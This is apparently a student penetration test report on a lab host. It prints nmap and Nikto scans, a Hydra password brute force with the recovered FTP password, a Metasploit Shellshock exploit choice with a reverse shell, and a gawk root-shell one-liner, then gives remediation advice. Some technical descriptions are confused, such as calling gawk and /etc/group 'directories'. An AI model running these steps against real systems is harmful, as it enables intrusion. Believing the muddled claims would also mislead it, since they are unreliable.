Penetration Test Report

Stanley Shaw

October 30, 2024

Executive Summary

This penetration test found a number of misconfigurations and vulnerabilities within the target system, enabling me to obtain root access on the system. The network, if left in its current state is likely to be compromised at least once in the next month. Furthermore, such infiltrations will likely result in a compromise of sensitive data resulting in widescale reputation damage and financial losses. The issues laid out in this report are relatively simple to remediate and will help keep the system secure in the immediate future from an adversary attempting to infiltrate the system. This report will cover all possible points of access and provide recommendations on changes that should be made to prevent further cyberattacks.

Contents

1 Introduction

The aim of this report is to uncover vulnerabilities in the target system and properly document each issue I discover. This will allow the organisation to recreate the exploits and prove their viability within the system furthermore, I will make recommendations in order to remediate the discovered vulnerabilities. Finally, I will give an overview of the current state of the target system and highlight the probability of it being infiltrated within a given time period.

2 Methodologies

2.1 Discovering points of initial access

Firstly, in order to find the active ports on the target network I scanned the IP address using NMAP [1] which checks each possible port number to see if it is active.

```
┌──(kali㉿kali-40-553)-[~]
└─$ nmap -sV -T5 -A -p- 10.1.26.30
Starting Nmap 7.93 ( https://nmap.org ) at 2024-03-29 18:55 GMT
Nmap scan report for 10.1.26.30
Host is up (0.0041s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     Pure-FTPd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| drwxr-xr-x    5 0          0               4096 Feb 22 17:05 .
| drwxr-xr-x    5 0          0               4096 Feb 22 17:05 ..
| drwxr-xr-x    6 1002       1002            4096 Mar 28 19:58 david
| drwxr-x---    6 1000       1000            4096 Feb 21  2023 ubuntu
|_drwxr-xr-x    3 1001       1001            4096 Feb 22 16:35 user
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 6d777fb94ca0ae58ec73826e93925423 (RSA)
|   256 e78d7301afce872889965581f6122800 (ECDSA)
|_  256 a10214ce644ef42f88be36f2c05483d4 (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.18 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

After scanning the network, I discovered three services running, FTP (File transfer protocol) on port 21, SSH (Secure shell protocol) on port 22, and HTTP (Hyper text transfer protocol) on port 80. This provided me with three different possible routes to gain a foothold within the system.

2.2 FTP

After inspecting port 21 specifically I could see that there were three user directories on the system David, Ubuntu and user. Furthermore, the FTP service allowed for anonymous login which would allow me to login with the default anonymous username and no password. After logging in to the FTP server through the anonymous user, I was able to view all the files in the home directories except Ubuntu.

```
drwxr-xr-x    5 0        0            4096 Feb 22 17:05 .
drwxr-xr-x    5 0        0            4096 Feb 22 17:05 ..
drwxr-xr-x    6 1002     1002         4096 Mar 28 19:58 david
drwxr-x---    6 1000     1000         4096 Feb 21  2023 ubuntu
drwxr-xr-x    3 1001     1001         4096 Feb 22 16:35 user
```


However, the anonymous login did not give me write privileges and therefore privilege escalation was limited. In order to obtain further privileges I would have to compromise an account with more privileges this can be done through brute force using the Hydra [3] tool.

```
┌──(kali㉿kali-40-553)-[~]
└─$ hydra -l david -P /usr/share/wordlists/fasttrack.txt ftp://10.1.26.30                                    255 ×
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or
for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-03-29 19:03:38
[DATA] max 16 tasks per 1 server, overall 16 tasks, 222 login tries (l:1/p:222), ~14 tries per task
[DATA] attacking ftp://10.1.26.30:21/
[STATUS] 74.00 tries/min, 74 tries in 00:01h, 148 to do in 00:03h, 16 active
[STATUS] 73.00 tries/min, 146 tries in 00:02h, 76 to do in 00:02h, 16 active
[21][ftp] host: 10.1.26.30   login: david   password: burp
```

After finding the FTP password of the David account through the Hydra tool I then logged in as David, this gave me access to write permissions however, I still didn't have root privileges. In order to obtain these I uploaded linPEAS [4] through the FTP server onto David's user directory this could later be used to escalate privileges. Furthermore, I downloaded David's RSA keys from his .ssh directory this would allow me to SSH into David's account without the need for a password.

2.3 SSH

I then used SSH to connect to the system using Davids RSA key [5] this involved moving the file from my Downloads folder to my .ssh directory while also changing the permissions to only be readable and writable by the file owner.



This highlights a point of initial access and is one of the methods an adversary could use to obtain a foothold within the system. Additionally, the OpenSSH version is vulnerable to username enumeration using a time based attack and should be patched in order to remove this vulnerability

2.4 HTTP


After this I used the Nikto [2] scanner to scan port 80 this highlighted the port may be vulnerable to the shellshock vulnerability [6].

```
┌──(kali㉿kali-40-553)-[~]
└─$ nikto -h 10.1.26.30 -p 80
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.1.26.30
+ Target Hostname:    10.1.26.30
+ Target Port:        80
+ Start Time:         2024-03-29 16:56:25 (GMT0)
---------------------------------------------------------------------------
+ Server: Apache/2.4.18 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Apache/2.4.18 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Server may leak inodes via ETags, header found with file /, inode: 2c39, size: 611fb79487d94, mtime: gzip
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
+ Uncommon header '93e4r0-cve-2014-6271' found, with contents: true
+ OSVDB-112004: /cgi-bin/printenv: Site appears vulnerable to the 'shellshock' vulnerability (http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6278).
```

I then used the metasploit framework [7] to search for shellshock exploits and came across an exploit implementation that would allow me to gain initial access to the network.

```
msf6 > search shellshock

Matching Modules
================

   #   Name                                                                
   -   ----                                                                
   0   exploit/linux/http/advantech_switch_bash_env_exec                   
ent Variable Code Injection (Shellshock)
   1   exploit/multi/http/apache_mod_cgi_bash_env_exec                     
t Variable Code Injection (Shellshock)
   2   auxiliary/scanner/http/apache_mod_cgi_bash_env                      
t Variable Injection (Shellshock) Scanner
   3   exploit/multi/http/cups_bash_env_exec                               
ariable Code Injection (Shellshock)
   4   auxiliary/server/dhclient_bash_env                                  
ariable Code Injection (Shellshock)
   5   exploit/unix/dhcp/bash_environment                                  
able Injection (Shellshock)
   6   exploit/linux/http/ipfire_bashbug_exec                              
le Injection (Shellshock)
   7   exploit/multi/misc/legend_bot_exec                                  
e Execution
   8   exploit/osx/local/vmware_bash_function_root                         
scalation via Bash Environment Code Injection (Shellshock)
   9   exploit/multi/ftp/pureftpd_bash_env_exec                            
ion Bash Environment Variable Code Injection (Shellshock)
   10  exploit/unix/smtp/qmail_bash_env_exec                               
riable Injection (Shellshock)
   11  exploit/multi/misc/xdh_x_exec                                       
IRC Bot Remote Code Execution


Interact with a module by name or index. For example info

msf6 > use exploit/multi/http/apache_mod_cgi_bash_env_exec
```

After this I selected the reverse shell payload which would give me a shell within the target network and allow me to traverse it. Furthermore, I set the remote host to the target IP address and the target uniform resource identifier to the correct directory. This allowed me to obtain a reverse shell on the network, providing me with an additional initial point of access.



2.5 Enumerating the machine

Both the methods of initial access left me with just the base user privileges and did not allow me run certain commands or access certain files. In order to change this I first had to run the linPEAS script on the target machine which would highlight any known vulnerabilities or misconfigurations within the system. After executing the script I came across two major vulnerabilities that would allow me to obtain root permissions on the system. The first way involved the use of the /gawk directory which David had write privileges to despite it having root-level access. This would allow me to create a shell with root privileges for David.




Figure 1: linPEAS highlighting vulnerable /gawk directory

```
david@srv-40-553:~$ gawk 'BEGIN {system("/bin/sh") -p}'
$ sudo /bin/sh
# whoami
root
```

Figure 2: Command to create a shell with root priveleges

The other method involved the use of the /etc/group directory which would allow me to add the username David to the list of users with root permissions and therefore give me full access to the system.

Figure 3: linPEAS highlighting vulnerable /etc/group directory

Figure 4: Command to edit /etc/group file




Figure 5: Groups showing David and user both have root

3 Findings and analysis

This section details the vulnerabilities and misconfigurations found during my penetration test and will also provide an analysis of the impact of each issue as well as possible remediation steps.

3.1 Network response to port scanning

The primary way in which adversaries get information about a network is scanning open ports to find services running on these ports. In order to avoid this ports can be configured into blocking broadcast requests, which help prevent reconnaissance by adversaries. However, this can be bypassed by using other scanning methods and therefore, the only way to truly prevent port scanning is by enabling port knocking. This is where ports remain closed unless a specific sequence of connections are attempted, or alternatively services such as Cloudflare can be used to hide the IP address of the network. While this may not be viable for all ports, some such as SSH or FTP ports can be configured in this way to prevent discovery. This misconfiguration is at high risk of being exploited as many adversaries use automatic scanners to find vulnerable networks with open ports.

3.2 FTP Anonymous login

This misconfiguration allows people to log into the FTP server without a username and password, this allows them to gain a foothold in the system as well as exfiltrate and view sensitive data. This allowed me to obtain David's RSA keys and also install linPEAS on the system.

This is at high risk of being exploited by an adversary due to its simple and exposed nature. Furthermore, if exploited, it will likely result in both reputation and financial damage from the loss of sensitive data. Additionally this may also result in malware being installed on the system. In order to prevent the exploitation of the anonymous FTP login the system admin should disable it completely as it serves no purpose for legitimate users who require an account to log in.

3.3 Weak passwords

This was a major issue within the system as David's password was vulnerable to a brute force attack due to its simplistic nature. Passwords should be unique and ideally at least 12 characters long with a number of different characters including numbers and special characters. This will help prevent brute forcing in the future furthermore, the reusing of passwords for different services is also not recommended as with just this password almost all parts of the system could be accessed. The probability of this being exploited by an adversary is high as brute force attacks are common practice when it comes to cracking weak passwords.

3.4 SSH vulnerability

This vulnerability stemmed from the two above however, in order to maintain system security the RSA keys should be changed on a regular basis to prevent access by adversaries. Furthermore, two factor authentication can be used to make it even more challenging to make use of compromised RSA keys. The likelihood of this being exploited is low, as key compromise depends on the exploitation of more severe vulnerabilities. Additionally, the version of OpenSSH used is vulnerable to username enumeration through time based attacks and should be updated in order to fix this vulnerability.

3.5 Shellshock vulnerable web port

This vulnerability stems from an outdated version of bash being located within the cgi-bin directory this allows users to pass in un-sanitized data into the shell leading to the potential for adversaries to obtain user-level access into the system. This is a simple fix as the if the CGI scripts are unused they can simply be disabled or bash can be updated to a new version that doesn't contain this vulnerability. The likelihood of this being exploited is high due to the freely available proof of concepts for this vulnerability. Furthermore, it shows up on scanners such as the Nikto [2] scanner which are commonly used by adversaries to identify vulnerable web ports.

3.6 Insecure /gawk directory

The /gawk directory [8] is used for the writing of scripts and can be used to create a shell with root privileges if it is not secured properly. This is the issue here as the user David has access to the /gawk directory and can therefore create a shell with root privileges despite not having them himself. In order to remedy this vulnerability and prevent privilege escalation the /gawk directory should have its permissions changed to only be available to a root-level user. This has a medium chance of being exploited as while it does show up within the enumeration tool linPEAS as a privilege escalation route it does require having initial access to the system to exploit. If exploited this would allow the adversary to do effectively anything on the system including exfiltrate or delete sensitive data causing irreparable reputation damage and financial loss through lawsuits and government fines.

3.7 Insecure /etc/group directory

The /etc/group [9] similar to the /gawk directory is accessible through the David user, this allows him to escalate his privileges through editing the group file and including the David user in the users with root privileges. This is also at medium risk of being exploited as its shows up in linPEAS however, it requires initial access to the system in order to exploit. The impacts of this being exploited are the same as the /gawk directory and would likely result in a large fine through the loss of data and resulting GDPR violations.

4 Recommendations

Based on the findings of the penetration test and the resulting analysis, the most important issues revolve around gaining initial access into the system. This includes the use of anonymous FTP logins, the vulnerable web port and the use of weak passwords, all of these vulnerabilities should be patched with the methods seen above, as soon as possible to prevent any further intrusions. The next vulnerabilities that should be patched are the privilege escalation routes which can be easily prevented by reducing the users access to the restricted file paths. Additionally outdated software like the OpenSSH version should be updated on a regular basis to avoid any vulnerability's. Finally, the ports should be reconfigured to block scan attempts and the RSA key's should be reconfigured to change regularly and utilise 2FA.

5 Conclusion

This network has a number of vulnerabilities that could result in the exfiltration or loss of large amounts of sensitive data. The importance of patching these issues can not be overstated as it is a matter of when, not if a vulnerable network will be infiltrated by adversaries. Furthermore, the impacts of a serious cyber-attack can result in the loss of millions in potential revenue through fines and lawsuits. Moreover, in the modern era the tools at the disposable of adversaries are becoming ever more sophisticated and dangerous. In order to combat this, an ongoing culture of cyber and operational security has to be fostered at the company and regular software updates and patches have to take place.

References

[1] NMAP (n.d.). Nmap Documentation - Free Security Scanner For Network Exploration & Security Audits. [online] nmap.org. Available at: https://nmap.org/docs.html.

[2] CIRT (2019). Nikto2 — CIRT.net. [online] Cirt.net. Available at: https://cirt.net/Nikto2.

[3] KALI (n.d.). hydra — Kali Linux Tools. [online] Kali Linux. Available at: https://www.kali.org/tools/hydra/.

[4] Kali Linux. (n.d.). peass-ng — Kali Linux Tools. [online] Available at: https://www.kali.org/tools/peass-ng/.

[5] Lake, J. (2018). What is RSA encryption and how does it work? — Comparitech. [online] Comparitech. Available at: https://www.comparitech.com/blog/information-security/rsa-encryption/

[6] nvd.nist.gov. (n.d.). NVD - CVE-2014-6271. [online] Available at: https://nvd.nist.gov/vuln/detail/CVE-2014-6271.

[7] Metasploit (n.d.). Home. [online] Metasploit Documentation Penetration Testing Software, Pen Testing Security. Available at: https://docs.metasploit.com/.

[8] man7.org. (n.d.). gawk(1) - Linux manual page. [online] Available at: https://man7.org/linux/man-pages/man1/gawk.1.html [Accessed 1 Apr. 2024].

[9] September 29, A.V.G.L. updated: and Comments, 2020 28 (2006). Understanding /etc/group File. [online] nixCraft. Available at: https://www.cyberciti.biz/faq/understanding-etcgroup-file/. .